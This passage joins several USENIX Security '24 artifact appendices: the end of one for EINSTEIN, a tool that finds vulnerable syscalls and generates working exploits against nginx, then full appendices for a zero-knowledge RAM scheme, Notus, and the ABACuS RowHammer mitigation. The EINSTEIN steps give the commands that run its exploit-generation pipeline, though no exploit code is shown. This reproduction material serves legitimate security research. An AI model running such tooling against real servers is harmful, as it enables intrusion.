*To test* EINSTEIN*'s exploit confirmation for* `nginx`*, run* `task reports-clean einstein-nowrite-config nginx-eval-custom db-add-reports db-analyze-reports db-analyze-candidates`*. Then, compare the output of* `task db-print-exploits` *with the expected output.*

## A.4 Evaluation workflow

### A.4.1 Major Claims

We make the following claims:

**(C1):** EINSTEIN *identifies thousands of vulnerable syscalls in common server applications. This is proven by Experiment (E1).*

**(C2):** EINSTEIN *generates hundreds of working exploits against* `nginx`*. This is proven by Experiment (E2).*

### A.4.2 Experiments

We prove the above claims using the following experiments:

**(E1):** *Vulnerable syscall identification [24 compute-hours].*
**How to:** *We will run each application with* EINSTEIN*, then analyze the reports to identify vulnerable syscalls.*
**Preparation:** *Run* `task reports-clean` *to remove past reports.*
**Execution:** *Run* `task apps-eval db-add-reports db-analyze-reports`*.*
**Results:** *Compare the output of* `task db-print-candidates` *to the expected output. The output contains thousands of vulnerable gadgets, broken down by: (i) syscall and argument type (i.e., Table 3), and (ii) target application (i.e., Table 4)—thereby proving Claim (C1).*

**(E2):** *Exploit generation [12 compute-hours].*
**How to:** *We will run* `nginx` *with* EINSTEIN*, then analyze the reports to identify vulnerable syscalls, then confirm candidate exploits as working exploits.*
**Preparation:** *Run* `task reports-clean` *to remove past reports.*
**Execution:** *Run* `task nginx-eval db-add-reports db-analyze-reports db-analyze-candidates`*.*
**Results:** *Compare the output of* `task db-print-exploits` *to the expected output. The output contains hundreds of confirmed exploits for* `nginx` *(i.e., Table 5)—thereby proving Claim (C2).*

## A.5 Notes on Reusability

This prototype may be expanded in a few directions:

- To modify EINSTEIN's taint policies (e.g, to target more syscalls, or to target syscall-guard variables), modify the EINSTEIN tool in `src/einstein`.
- To run the target applications (e.g., `nginx`) with other workloads, first start the application with EINSTEIN (`cd apps/nginx-1.23.0 && RUN_EINSTEIN=1 ./serverctl restart`), then run the custom workload (e.g., `echo 'Hello!' | netcat 127.0.0.1 1080`).
- To run EINSTEIN on other applications:
  1. Add the application to the `apps/` directory;
  2. Copy the files `serverctl` and `clientctl` from another application's directory into its directory, and modify them to start the application's server and a client for it; and
  3. Ensure that the application's build script generates position-independent code (i.e., the default on most compilers).
- To write another Pin tool that uses `libdft`:
  1. Copy the EINSTEIN tool, e.g.: `cp -r src/einstein src/my-tool`;
  2. Modify `MY_TOOL` and `MY_OBJS` in the `Makefile`;
  3. Modify the source code to suite your analysis;
  4. Build it: `cd src/my-tool && -DLIBDFT_TAG_PTR -DLIBDFT_PTR_32 -DLIBDFT_TAG_SSET_MAX=16' make obj-intel64/my-tool.so`; and
  5. Run it on some target application: `setarch x86_64 -R ./src/misc/pin-3.28-98749-g6643ecee5-gcc-linux/pin -t src/my-tool/obj-intel64/my-tool.so -- echo 'Hello!'`.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Two Shuffles Make a RAM: Improved Constant Overhead Zero Knowledge RAM

Yibin Yang
Georgia Institute of Technology, USA
yyang811@gatech.edu

David Heath
University of Illinois Urbana-Champaign, USA
daheath@illinois.edu

## A Artifact Appendix

### A.1 Abstract

The artifact includes code for all benchmarks presented in the paper. It mainly includes ZK set/ROM/RAM schemes in our paper. It also includes baseline [FKL+21] and our implementation of [GOT+22].

This document describes how one can use our code to reproduce *all* results in Section 6 of the proceedings paper. For other benchmarks, that are not presented in our proceedings version (some of them are deferred to the full version[1]), please refer to the `README.md` in our repository.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

GitHub link:
https://github.com/gconeice/improved-zk-ram/tree/d7f6b56e9c630484d3d93a8073fabd7e538c5f9a
Hash tag:
`d7f6b56e9c630484d3d93a8073fabd7e538c5f9a`
We will maintain new versions, and this appendix will be included and updated accordingly in our repository.

#### A.2.3 Hardware dependencies

Our repository can be executed on a single machine to emulate ZK Prover P and ZK Verifier V using a localhost network. However, our results were tested using two standalone machines: one for ZK Prover P, and another for ZK Verifier V.

We tested our code on two machines each having $\geq$ 32GiB memory. Namely, we used two Amazon Web Services (AWS) EC2 **m5.2xlarge** machines.

Our paper numbers were obtained by testing with x86_64 CPUs, but our repository also supports ARM CPUs (e.g., Apple M1).

#### A.2.4 Software dependencies

We tested our code on a clean installation of Ubuntu 22.04. Our repository includes simple scripts to install everything starting from a clean installation.

We depend on emp-toolkit[2] (in particular, the VOLE functionalities inside). Our scripts will help you set it up properly. In particular, one of our baselines is [FKL+21], which is included under emp-zk[3]. We include the version of emp-zk we used in the folder `baseline` with a simple script to compile. We made some small changes on emp-zk to simplify testing.

We also tried our code on macOS. It works well but our numbers were *not* generated over macOS.

We use Linux command `tc` to simulate the network with a certain bandwidth.

#### A.2.5 Benchmarks

None.

### A.3 Set-Up

You can simply download our repository and type **"bash setup.sh"**. (You may need root access, e.g. sudo, in some machines.) Just hit 'return/enter' button on the keyboard whenever a question shows. Please read our `README.md` in the repository if you prefer to do it step-by-step yourself.

#### A.3.1 Installation

**Our ZK set/ROM/RAM and implemented baseline ZK RAM in [GOT+22].** You can simply download our repository and type **"bash build.sh"**. Please read our `README.md` in the repository if you prefer to do it step-by-step yourself.

[1] https://eprint.iacr.org/2023/1115.pdf

[2] https://github.com/emp-toolkit

[3] https://github.com/emp-toolkit/emp-zk

**Baseline ZK ROM/RAM in [FKL+21].** Please cd in the folder `baseline`. Similarly, you can simply type **"bash build.sh"**.

### A.3.2 Basic test

Note that we have two machines P and V. For P and V, goto the folder `build` (resp. the folder `baseline/build`). Let `ip` denote the machine P's IP address. Please set environment variable 'IP=`ip`' on V's machine.

**Our ZK set/ROM/RAM and implemented baseline ZK RAM in [GOT+22].** To test our implementation:

P executes: `./bin/test_arith_inset_zk_rom_block 1 44444 12 16 localhost`

V executes: `./bin/test_arith_inset_zk_rom_block 2 44444 12 16 $IP`

If everything goes through, you should see the execution results on P and V.

**Baseline ZK ROM/RAM in [FKL+21].** To test our baseline [FKL+21]'s implementation:

P executes: `./bin/test_ram_ro_ram_test 1 44444 12 localhost`

V executes: `./bin/test_ram_ro_ram_test 2 44444 12 $IP`

If everything goes through, you should see the execution results on P and V.

### A.3.3 Expected executable files

You should generate the following executable files located in `build/bin/`:

1. `test_arith_inset_zk_rom_block`: Our ZK set data structure.

   Usage: `test_arith_inset_zk_rom_block PARTY PORT logN blockSize IP` where `PARTY`=1,2, `logN` denotes the bit-length of each entry in (set) ROM, and `blockSize` denotes the block size parameter of the product optimization.

2. `test_arith_zk_rom_block`: Our ZK ROM.

   Usage: `test_arith_zk_rom_block PARTY PORT logN blockSize IP` where `PARTY`=1,2, `logN` denotes the bit-length of each entry in ROM, and `blockSize` denotes the block size parameter of the product optimization.

3. `test_arith_zk_ram_block`: Our ZK RAM.

   Usage: `test_arith_zk_ram_block PARTY PORT logN blockSize IP` where `PARTY`=1,2, `logN` denotes the bit-length of each entry in RAM, and `blockSize` denotes the block size parameter of the product optimization.

4. `test_arith_GOT_block`: (Optimized) baseline [GOT+22]'s ZK RAM.

   Usage: `test_arith_GOT_block PARTY PORT logN blockSize IP` where `PARTY`=1,2, `logN` denotes the bit-length of each entry in RAM, and `blockSize` denotes the block size parameter of the product optimization.

You should generate the following executable files located in `baseline/build/bin/`:

1. `test_ram_ro_ram_test`: Baseline [FKL+21]'s ZK ROM.

   Usage: `test_ram_ro_ram_test PARTY PORT logN IP` where `PARTY`=1,2 and `logN` denotes the bit-length of each entry in ROM.

2. `test_ram_ram_test`: Baseline [FKL+21]'s ZK RAM.

   Usage: `test_ram_ram_test PARTY PORT logN IP` where `PARTY`=1,2 and `logN` denotes the bit-length of each entry in RAM.

## A.4 Evaluation Workflow

Please set environment variable 'IP=`ip`' on V's machine, where `ip` is the machine P's IP address.

### A.4.1 Major Claims

**(C1):** Parameter ε for accelerating permutation proofs affect the execution time for our ZK set/ROM/RAM as in Figure 10. This is proven by the experiment (E1) described in Section 6 paragraph "Parameter ε for accelerating permutation proofs".

**(C2):** Our ZK RAM outperforms the baseline [FKL+21]'s ZK RAM. This is proven by the experiment (E2) described in Section 6 paragraph "Our RAM/ROM vs. [26]'s RAM/ROM" whose results are illustrated/reported in Figures 12 and 14.

**(C3):** Our ZK ROM outperforms the baseline [FKL+21]'s ZK ROM. This is proven by the experiment (E3) described in Section 6 paragraph "Our RAM/ROM vs. [26]'s RAM/ROM" whose results are illustrated/reported in Figures 13 and 14.

**(C4):** Our ZK RAM outperforms the (optimized) baseline [GOT+22]'s ZK RAM. This is proven by the experiment (E4) described in Section 6 paragraph "Our RAM vs. [20]'s RAM" whose results are illustrated/reported in Figure 15.

**(C5):** The bottleneck of our ZK ROM/RAM is the Access phase. This is proven by the experiment (E5) described in Section 6 paragraph "Microbenchmarks" whose results are illustrated/reported in Figure 16.

### A.4.2 Experiments

**(E1):** [Figure 10] [10 human-minutes + 0.5 compute-hours of two machines + 32GB memory each machine/party]: Please `cd` to the folder `build`.
**Machines we used:** AWS EC2 m5.2xlarge.
**Preparation:** For both machines, let the name of network card be `ens5`, please set up the network as follows:

1. `DEV=ens5` (change `ens5` accordingly)
2. If there exists a previous old setting, initialize it: `sudo tc qdisc del dev $DEV root`
3. `sudo tc qdisc add dev $DEV root handle 1: tbf rate 25Mbit burst 100000 limit 10000` (resp. `100Mbit, 500Mbit, 1Gbit`)
4. `sudo tc qdisc add dev $DEV parent 1:1 handle 10: netem`

Recall that the intended network is 25Mbps, 100Mbps, 500Mbps, 1Gbps. You can use `iperf` to check it. For each network setting, the following execution needs to be executed repeatedly (i.e., 4 times).
**Execution:** There are three related executable files: our ZK set, ROM, and RAM. Execute them as:

- Our ZK set:
  For each $\varepsilon = 2,4,8,16,32,64,128$:
  P machine:
  `./bin/test_arith_inset_zk_rom_block 1 44444 20` $\varepsilon$ `localhost`
  V machine:
  `./bin/test_arith_inset_zk_rom_block 2 44444 20` $\varepsilon$ `$IP`
- Our ZK ROM:
  For each $\varepsilon = 2,4,8,16,32,64,128$:
  P machine:
  `./bin/test_arith_zk_rom_block 1 44444 20` $\varepsilon$ `localhost`
  V machine:
  `./bin/test_arith_zk_rom_block 2 44444 20` $\varepsilon$ `$IP`
- Our ZK RAM:
  For each $\varepsilon = 2,4,8,16,32,64,128$:
  P machine:
  `./bin/test_arith_zk_ram_block 1 44444 20` $\varepsilon$ `localhost`
  V machine:
  `./bin/test_arith_zk_ram_block 2 44444 20` $\varepsilon$ `$IP`

**Results:** The time outputted on P or V's terminal reflects the time (per access) in Figure 10. The total communication (per access) is calculated as the sum of the comm. outputted P's terminal and V's terminal. In the following experiments, we fix $\varepsilon = 16$.

**(E2):** [Our RAM vs. [FKL+21]'s RAM] [20 human-minutes + 1 compute-hours of two machines + 32GB memory each machine/party]: Please `cd` to the folder `build` for our ZK RAM; and `cd` to the folder `baseline/build` for baseline [FKL+21]'s ZK RAM.
To simplify the re-experiment, we **highly recommend** the reader to use Figures 22 and 23 in our full version[4] to check Figure 12. Figures 22 and 23 include the precise data used to plot Figure 12. Meanwhile, Figure 14 includes *identical* (partial) data from Figures 22 and 23.
**Machines we used:** AWS EC2 m5.2xlarge.
**Preparation:** For both machines, let the name of network card be `ens5`, please set up the network as follows:

1. `DEV=ens5` (change `ens5` accordingly)
2. If there exists a previous old setting, initialize it: `sudo tc qdisc del dev $DEV root`
3. `sudo tc qdisc add dev $DEV root handle 1: tbf rate 25Mbit burst 100000 limit 10000` (resp. `100Mbit, 500Mbit, 1Gbit`)
4. `sudo tc qdisc add dev $DEV parent 1:1 handle 10: netem`

Recall that the intended network is 25Mbps, 100Mbps, 500Mbps, 1Gbps. You can use `iperf` to check it. For each network setting, the following execution needs to be executed repeatedly (i.e., 4 times).
**Execution:** There are two related executable files: our ZK RAM and baseline [FKL+21]'s ZK RAM. Execute them as:

- Our ZK RAM (`cd` to the folder `build`):
  For each $\ell = 11,12,\cdots,20$:
  P machine:
  `./bin/test_arith_zk_ram_block 1 44444` $\ell$ `16 localhost`
  V machine:
  `./bin/test_arith_zk_ram_block 2 44444` $\ell$ `16 $IP`
- Baseline [FKL+21]'s ZK RAM (`cd` to the folder `baseline/build`):
  For each $\ell = 11,12,\cdots,20$:
  P machine:
  `./bin/test_ram_ram_test 1 44444` $\ell$ `localhost`
  V machine:
  `./bin/test_ram_ram_test 2 44444` $\ell$ `$IP`

**Results:** The time printed on V's terminal reflects the number in Figures 22 and 23 (row RAM) of the full version, which is used to plot Figure 12. Note that each point in Figure 12 is defined by $t_{\mathsf{baseline}}/t_{\mathsf{ourRAM}}$.
The comm. outputted on P's terminal is the communication (per access) from P to V. Similarly, the comm. outputted on V's terminal is the communication (per access) from V to P.

**(E3):** [Our ROM vs. [FKL+21]'s ROM] [20 human-minutes + 0.5 compute-hours of two machines + 32GB memory

[4] https://eprint.iacr.org/2023/1115.pdf

each machine/party]: Please `cd` to the folder `build` for our ZK ROM; and `cd` to the folder `baseline/build` for baseline [FKL+21]'s ZK ROM.
To simplify the re-experiment, we **highly recommend** the reader to use Figures 22 and 23 in our full version[5] to check Figure 13. Figures 22 and 23 include the precise data used to plot Figure 13. Meanwhile, Figure 14 includes *identical* (partial) data from Figures 22 and 23.
**Machines we used:** AWS EC2 m5.2xlarge.
**Preparation:** For both machines, let the name of network card be `ens5`, please set up the network as follows:

1. `DEV=ens5` (change `ens5` accordingly)
2. If there exists a previous old setting, initialize it: `sudo tc qdisc del dev $DEV root`
3. `sudo tc qdisc add dev $DEV root handle 1: tbf rate 25Mbit burst 100000 limit 10000` (resp. `100Mbit, 500Mbit, 1Gbit`)
4. `sudo tc qdisc add dev $DEV parent 1:1 handle 10: netem`

Recall that the intended network is 25Mbps, 100Mbps, 500Mbps, 1Gbps. You can use `iperf` to check it. For each network setting, the following execution needs to be executed repeatedly (i.e., 4 times).
**Execution:** There are two related executable files: our ZK ROM and baseline [FKL+21]'s ZK ROM. Execute them as:

- Our ZK ROM (`cd` to the folder `build`):
  For each $\ell = 11, 12, \cdots, 20$:
  P machine:
  `./bin/test_arith_zk_rom_block 1 44444 ℓ 16 localhost`
  V machine:
  `./bin/test_arith_zk_rom_block 2 44444 ℓ 16 $IP`
- Baseline [FKL+21]'s ZK ROM (`cd` to the folder `baseline/build`):
  For each $\ell = 11, 12, \cdots, 20$:
  P machine:
  `./bin/test_ram_ro_ram_test 1 44444 ℓ localhost`
  V machine:
  `./bin/test_ram_ro_ram_test 2 44444 ℓ $IP`

**Results:** The time printed on V's terminal reflects the number in Figures 22 and 23 (row ROM) of the full version, which is used to plot Figure 12. Note that each point in Figure 12 is defined by $t_{\mathsf{baseline}}/t_{\mathsf{ourROM}}$.
The comm. outputted on P's terminal is the communication (per access) from P to V. Similarly, the comm. outputted on V's terminal is the communication (per access) from V to P.

**(E4):** [Our RAM vs. [GOT+22]'s RAM] [20 human-minutes + 0.5 compute-hours of two machines + 32GB memory each machine/party]: Please `cd` to the folder `build`.
To simplify the re-experiment, we **highly recommend** the reader to use Figures 22 and 24 in our full version[6] to check Figure 15. Figures 22 and 24 include the precise data used to plot Figure 15.
**Machines we used:** AWS EC2 m5.2xlarge.
**Preparation:** For both machines, let the name of network card be `ens5`, please set up the network as follows:

1. `DEV=ens5` (change `ens5` accordingly)
2. If there exists a previous old setting, initialize it: `sudo tc qdisc del dev $DEV root`
3. `sudo tc qdisc add dev $DEV root handle 1: tbf rate 25Mbit burst 100000 limit 10000` (resp. `100Mbit, 500Mbit, 1Gbit`)
4. `sudo tc qdisc add dev $DEV parent 1:1 handle 10: netem`

Recall that the intended network is 25Mbps, 100Mbps, 500Mbps, 1Gbps. You can use `iperf` to check it. For each network setting, the following execution needs to be executed repeatedly (i.e., 4 times).
**Execution:** There are two related executable files: our ZK RAM and (our implemented and optimized) baseline [GOT+22]'s ZK RAM. Execute them as:

- Our ZK RAM (Note that these experiments overlap with some experiments in E2):
  For each $\ell = 11, 12, \cdots, 20$:
  P machine:
  `./bin/test_arith_zk_ram_block 1 44444 ℓ 16 localhost`
  V machine:
  `./bin/test_arith_zk_ram_block 2 44444 ℓ 16 $IP`
- Baseline [GOT+22]'s ZK RAM:
  For each $\ell = 11, 12, \cdots, 20$:
  P machine:
  `./bin/test_arith_GOT_block 1 44444 ℓ 16 localhost`
  V machine:
  `./bin/test_arith_GOT_block 2 44444 ℓ 16 $IP`

**Results:** The time printed on V's terminal reflects the number in Figures 22 and 24 (row RAM) of the full version, which is used to plot Figure 15. Note that each point in Figure 15 is defined by $t_{\mathsf{baseline}}/t_{\mathsf{ourRAM}}$.

**(E5):** [Fine-grained analysis on our ZK RAM/ROM, Figure 16] [20 human-minutes + 0.5 compute-hours of two machines + 32GB memory each machine/party]: Please `cd` to the folder `build`.
**Machines we used:** AWS EC2 m5.2xlarge.

[5] https://eprint.iacr.org/2023/1115.pdf

[6] https://eprint.iacr.org/2023/1115.pdf

**Preparation:** For both machines, let the name of network card be `ens5`, please set up the network as follows:

1. `DEV=ens5` (change `ens5` accordingly)
2. If there exists a previous old setting, initialize it: `sudo tc qdisc del dev $DEV root`
3. `sudo tc qdisc add dev $DEV root handle 1: tbf rate 25Mbit burst 100000 limit 10000` (resp. `100Mbit, 500Mbit, 1Gbit`)
4. `sudo tc qdisc add dev $DEV parent 1:1 handle 10: netem`

Recall that the intended network is 25Mbps, 100Mbps, 500Mbps, 1Gbps. You can use `iperf` to check it. For each network setting, the following execution needs to be executed repeatedly (i.e., 4 times).

**Execution:** There are two related executable files: our ZK RAM and our ZK ROM. Execute them as:

- Our ZK RAM (Note that these experiments overlap with some experiments in E2/E4):
  For each $\ell = 11, 12, \cdots, 20$:
  P machine:
  `./bin/test_arith_zk_ram_block 1 44444` $\ell$ `16 localhost`
  V machine:
  `./bin/test_arith_zk_ram_block 2 44444` $\ell$ `16 $IP`
- Our ZK ROM (Note that these experiments overlap with some experiments in E3):
  For each $\ell = 11, 12, \cdots, 20$:
  P machine:
  `./bin/test_arith_zk_rom_block 1 44444` $\ell$ `16 localhost`
  V machine:
  `./bin/test_arith_zk_rom_block 2 44444` $\ell$ `16 $IP`

**Results:** The (decomposed) time printed on V's terminal reflects the number in Figure 16.

## A.5 Notes on Reusability

We note that more executable files are also generated from our repository, including those used to perform more experiments in our full version. See `README.md` for a complete list.

Finally, we remark that our ZK set/ROM/RAM can be used as a standalone C++ class, which can be easily re-used in future developments.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: <Notus: Dynamic Proofs of Liabilities from Zero-knowledge RSA Accumulators>

Jiajun Xin Arman Haghighi Xiangan Tian Dimitrios Papadopoulos

*The Hong Kong University of Science and Technology*

## A Artifact Appendix

### A.1 Abstract

In this artifact evaluation, we evaluate the implementation of the Notus prototype and its underlying RSA accumulators, SNARK circuits, smart contracts to verify the proofs and low-level optimizations for fast multi-exponentiations. Most parts of our experiment are developed using Golang, and the smart contract is based on Solidity. The evaluation results are expected to show the practicability of the Notus system and our optimizations for both Notus and multi-exponentiations.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

These experiments do not contain any destructive steps nor harm the server running the code. We want to stress that the RSA accumulator parameters we use are generated by ourselves and shall not be used in the production environment.

#### A.2.2 How to access

The main part of the experiment is in this project (https://github.com/notus-project/rsa_accumulator/tree/v0.1.0), including the prototype of Notus, and its implementation using zero-knowledge RSA accumulators, specific SNARK design, the code for proving and verification, and the smart contract to verify the proofs.

#### A.2.3 Hardware dependencies

Our main program can be run on any server with commodity hardware and 20GB disk free space for the very basic procedure. Because our code is highly optimized for parallelization and uses a precomputation table to optimize performance further, to verify all the claims of our results, we require 40 GB disk free space, 32 threads, and 128GB memory.

#### A.2.4 Software dependencies

The main part of the experiment is based on Golang 1.19 or above. It can be run either on Windows, Linux or MacOS as long as it supports Golang. To verify the gas cost of our Ethereum smart contract, we provide the code based on Foundry, which requires Linux or MacOS (also possible on Windows but requires additional setup processes). We also claim the same gas estimation result can be achieved using any smart contract test bed, for example, the web-based testbed Remix (https://remix.ethereum.org/). For the simplicity of the evaluator, a sample data that passes the smart contract verification is provided in https://github.com/notus-project/solidity_contract/blob/v0.1.0/test/Verifier.t.sol.

#### A.2.5 Benchmarks

There are many ways to test the gas cost of a smart contract, and the results might jitter slightly due to the state of the blockchain, the level of optimization, and different versions of the platform. For simplicity of verifying the gas cost of this project's smart contract (https://github.com/notus-project/solidity_contract/blob/v0.1.0/src/Verifier.sol), we provide the code to verify the gas cost of our smart contract in https://github.com/notus-project/solidity_contract/tree/v0.1.0.

### A.3 Set-up

To run the main part of the experiment, Golang with version 1.19 or above is required. Detailed instructions can be found from https://go.dev/dl/.

To use Foundry to estimate the gas cost of our smart contract, Foundry is required. Detailed instructions can be found from https://book.getfoundry.sh/getting-started/installation.

#### A.3.1 Installation

To run the main experiment, clone the GitHub project, use #go mod tidy to install the necessary Golang packages, and

use #go build to build executable files.

To run the gas estimation of our smart contract, clone the GitHub project and checkout to the correct branch.

### A.3.2 Basic Test

To run the main experiment, in folder "rsa_accumulator", run the compiled file "rsa_accumulator" and input "1" to run a basic test.

Because our multi-exponentiation optimizations can also be used for generous purposes, we listed and benchmarked it independently in https://github.com/notus-project/multiexp/tree/v0.1.0. To run the benchmark of the multi-exponentiation optimizations, input #go test -bench . to run all the benchmarks in the folder directly using Golang's official benchmark framework.

To run the gas estimation of our smart contract, in folder "solidity_contract", run the following to get the result: #forge test

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *The multi-exponent optimizations achieve better efficiency than the basic exponentiation algorithm based on Montgomery modular multiplications. The expected results are depicted in Section 6, Table 2.*

**(C2):** *RSA accumulator performance. This benchmark tests the performance of RSA accumulators both in a single thread and multiple threads and the time to retrieve a precomputed membership proof. The expected results are depicted in Section 6, Figure 8.*

**(C3):** *Notus system performance. This benchmark tests the performance of the Notus system, including a component profiler in a single thread, the number of constraints of its SNARK circuit as well as proving time under different numbers of users. As a comparison, a simple SNARKed-Merkle tree is also benchmarked. The expected results are depicted in Section 6, Figure 8, Figure 9, and Table 3.*

**(C4):** *Gas cost of our smart contract. This benchmark tests the gas cost of verifying the smart contract, which verifies Groth16 proof and PoKE proof for RSA accumulators, respectively. The expected results are depicted in Section 6: the Gas cost per audit proof is only* 750*K (*270*K for verifying a Groth16 proof and* 480*K for verifying two PoKEs).*

### A.4.2 Experiments

**(E1):** *[The multi-exponent optimizations benchmarks] [1 human-minutes + 5 compute-minute]: requires at least 2 threads to see the benefit of parallelization. The experiments test from 1 thread to 16 threads.*

**Preparation:** N/A

**Execution:** *In the folder of multiexp, execute #go test -bench .*

**Results:** *We observe that with our optimizations DoubleExponent is around* 30% *faster and FourfoldExponent around* 60% *faster than their original counterparts. Additionally, we report the performance of FourfoldExponent when combined with a precomputation table that includes a precomputation of every single bit; we refer to this as the precomputeFourfoldExponent function.*

**(E2):** *[RSA accumulator benchmarks.] [1 human-minutes + 2.5 compute-hour]: requires 32 threads to see the benefit of parallelization and 120GB memory to load the precomputation tables.*

**Preparation:** N/A

**Execution:** *In the folder of rsa_accumulator, execute* #./rsa_accumulator *and execute condition 2 and 4.*

**Results:** *These two experiments illustrate the performance of our RSA accumulators.*

**(E3):** *[Notus benchmarks.] [1 human-minutes + 6 compute-hour]: requires a single thread for "Single Core Component Profiler" and 32 threads to benchmark the performance of the Notus system with parallelization, 120GB memory to load the precomputation tables, and 40 GB disk space to store the SNARK circuit.*

**Preparation:** N/A

**Execution:** *In the folder of rsa_accumulator, execute* #./rsa_accumulator *and execute condition 3 (Single Core Component Profiler) and 5 (Notus under different group size in parallel).*

**Results:** *Condition 3 illustrates the percentage of running time for membership precomputation in Notus system with a single thread, and condition 5 shows the benchmark of the Notus system*

**(E4):** *[Smart contract benchmarks.] [5 human-minutes + 1 compute-minute]: requires single thread.*

**Preparation:** N/A

**Execution:** *In the folder of solidity_contract, execute #forge test.*

**Results:** *It outputs the estimated gas cost of the smart contract.*

## A.5 Notes on Reusability

As we mentioned previously, our multi-exponent optimizations are designed for general-purpose computations. Its code can be further extended for more threads and "denser" precomputation tables.

The (zero-knowledge) RSA accumulator, together with its highly parallelized membership-proof precomputation scheme, can be used independently as an efficient implementation of RSA accumulators. Besides, the smart contract to verify the Groth16 proofs is generated automatically using the gnark library, which means we can generate smart contracts

for other circuits beyond Notus easily.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: ABACuS: All-Bank Activation Counters for Scalable and Low Overhead RowHammer Mitigation

Ataberk Olgun Yahya Can Tugrul Nisa Bostanci Ismail Emir Yuksel
Haocong Luo Steve Rhyner Abdullah Giray Yaglikci Geraldo F. Oliveira Onur Mutlu

ETH Zurich

## A Artifact Appendix

### A.1 Abstract

Our artifact contains the data, source code, and scripts needed to reproduce our results. We provide: 1) the source code of our simulation infrastructure based on Ramulator and CACTI, and 2) all evaluated workloads' memory access traces and all major evaluation results. We provide Python scripts and Jupyter Notebooks to analyze and plot the results.

### A.2 Description & Requirements

To facilitate the artifact evaluation process, we provide SSH access to our internal Slurm-based infrastructure with all the software dependencies already installed. *We strongly recommend using Slurm for running experiments in bulk.* We describe hardware/software dependencies as well as installation instructions for two artifact evaluation scenarios: 1) Remote access, where the artifact evaluator remotely accesses our infrastructure to evaluate the artifact, and 2) personal computer, where the artifact evaluator evaluates the artifact using their own personal computer. Moreover, we will happily help artifact evaluators who want to use their own Slurm-based infrastructure by porting our scripts to their environment. Please contact us through HotCRP and/or the AE committee for details.

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The source code and analysis scripts are provided in our open source repository at the following stable reference `https://github.com/CMU-SAFARI/ABACuS/tree/7491a667fd1a667b556ef81a8eaa035f69461644`. We provide all evaluated workloads' memory access traces and all evaluation results at `https://zenodo.org/doi/10.5281/zenodo.10575682`.

#### A.2.3 Hardware dependencies

**Remote access.** None.
**Personal computer.** We recommend using a PC with 32 GiB of main memory. Approximately 50 GiB of disk space is needed to store intermediate and final experimental results.

#### A.2.4 Software dependencies

**Remote access.** None.
**Personal computer.** `Podman` (we have tested Podman version 3.4.4 on Ubuntu 22.04.1) and `git`.

#### A.2.5 Benchmarks

We use workload memory traces collected from SPEC2006, SPEC2017, TPC, MediaBench, and YCSB benchmark suites. The used memory traces are available at `https://zenodo.org/doi/10.5281/zenodo.10575682`.
**Remote access.** The traces are already in the project directory.
**Personal computer.** A provided script will download and extract the traces.

### A.3 Set-up

#### A.3.1 Installation

**Remote access.** None.
**Personal computer.** Clone the git repository using `$ git clone -b usenix24-ae git@github.com:CMU-SAFARI/ABACuS.git`.

#### A.3.2 Basic Test

**Remote access.** Run `./simple_test.sh` in the project directory. A successful run takes around 30 seconds and will output `REF CMD energy: 8483.076 nJ` to standard output (as the last line) and put various simulation results (execution statistics) in a file named `ddr4DDR4stats.stats`.
**Personal computer.** Run `./simple_test_podman.sh`. This will download and extract all workload execution traces as

an intermediate step, which might take around 20 minutes. Expected results are the same as above.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Modern memory-intensive workloads and existing RowHammer attacks activate DRAM rows with the same row address in multiple DRAM banks (i.e., sibling rows) at around the same time. A single shared activation counter, which stores the highest activation count among the activation counts of all sibling rows, can reasonably accurately represent the activation count of all sibling rows. This property of the shared activation counter becomes stronger as the RowHammer threshold reduces. This is proven by the experiment (E1) described in Section 3.1 whose results are illustrated in Figures 2 and 3.

**(C2):** ABACuS induces small system performance and DRAM energy overheads on average across all tested single-core and multi-core workloads for RowHammer threshold values of 1000, 500, 250, and 125. ABACuS's performance and DRAM energy overheads are closer to the most-performance-efficient state-of-the-art mechanism. ABACuS outperforms and consumes less DRAM energy than the most-area-efficient state-of-the-art (counter-based) mechanism. This is proven by the experiment (E2) described in Sections 8 and 9 whose results are illustrated in Figures 7, 8, 9, 10, 11, and 12.

**(C3):** At the RowHammer threshold (nRH) of 125, ABACuS performs very similarly to the best prior performance- and energy-efficient RowHammer mitigation mechanism while requiring 22.72× smaller chip area. This is proven by the experiment (E3) described in Section 7.1 whose results are illustrated in Table 1.

### A.4.2 Experiments

**(E1 and E2):** *[Ramulator simulations] [15 human-minutes + 77 compute-hours (assuming approx. 1280 cores available for running tasks in parallel) + 50GB disk]: Execute Ramulator simulations to generate data supporting C1 and C2. Plot all figures that prove C1 and C2.*
**Execution (remote access):** 1) Execute `$ ./run_artifact_without_podman.sh`. This will launch all Ramulator simulation jobs using Slurm. Wait for simulations to end. The slowest multi-core simulation takes approximately 72 hours. 2) Navigate to `scripts/` and run `$ python3 create_figures.py`. The script takes approximately 5 hours to execute (a large fraction of the execution time is spent on one-time preprocessing of the data used for Figures 2 and 3).
**Execution (personal computer):** 1) Execute `$ ./run_artifact_with_podman.sh -personalcomputer`. This will launch all Ramulator simulation jobs. Wait for simulations to end. 2) run `$ ./create_figures_with_podman.sh`. The script takes approximately 5 hours to execute (a large fraction of the execution time is spent on one-time preprocessing of the data used for Figures 2 and 3). Use `$ squeue -u aevaluator` to monitor the status of simulations.
**Results:** A PDF of every figure proving C1 and C2 is created in `scripts/ae_scripts/`.

**(E3):** *[CACTI simulations] [5 human-minutes + 1 compute-minute + 10MB disk]: Run CACTI simulations to generate chip area estimation results.*
**Execution (remote access):** Navigate to `abacus_cacti/` and run `$ python3 results.py`.
**Execution (personal computer):** Run `$ ./area_results_with_podman.sh`.
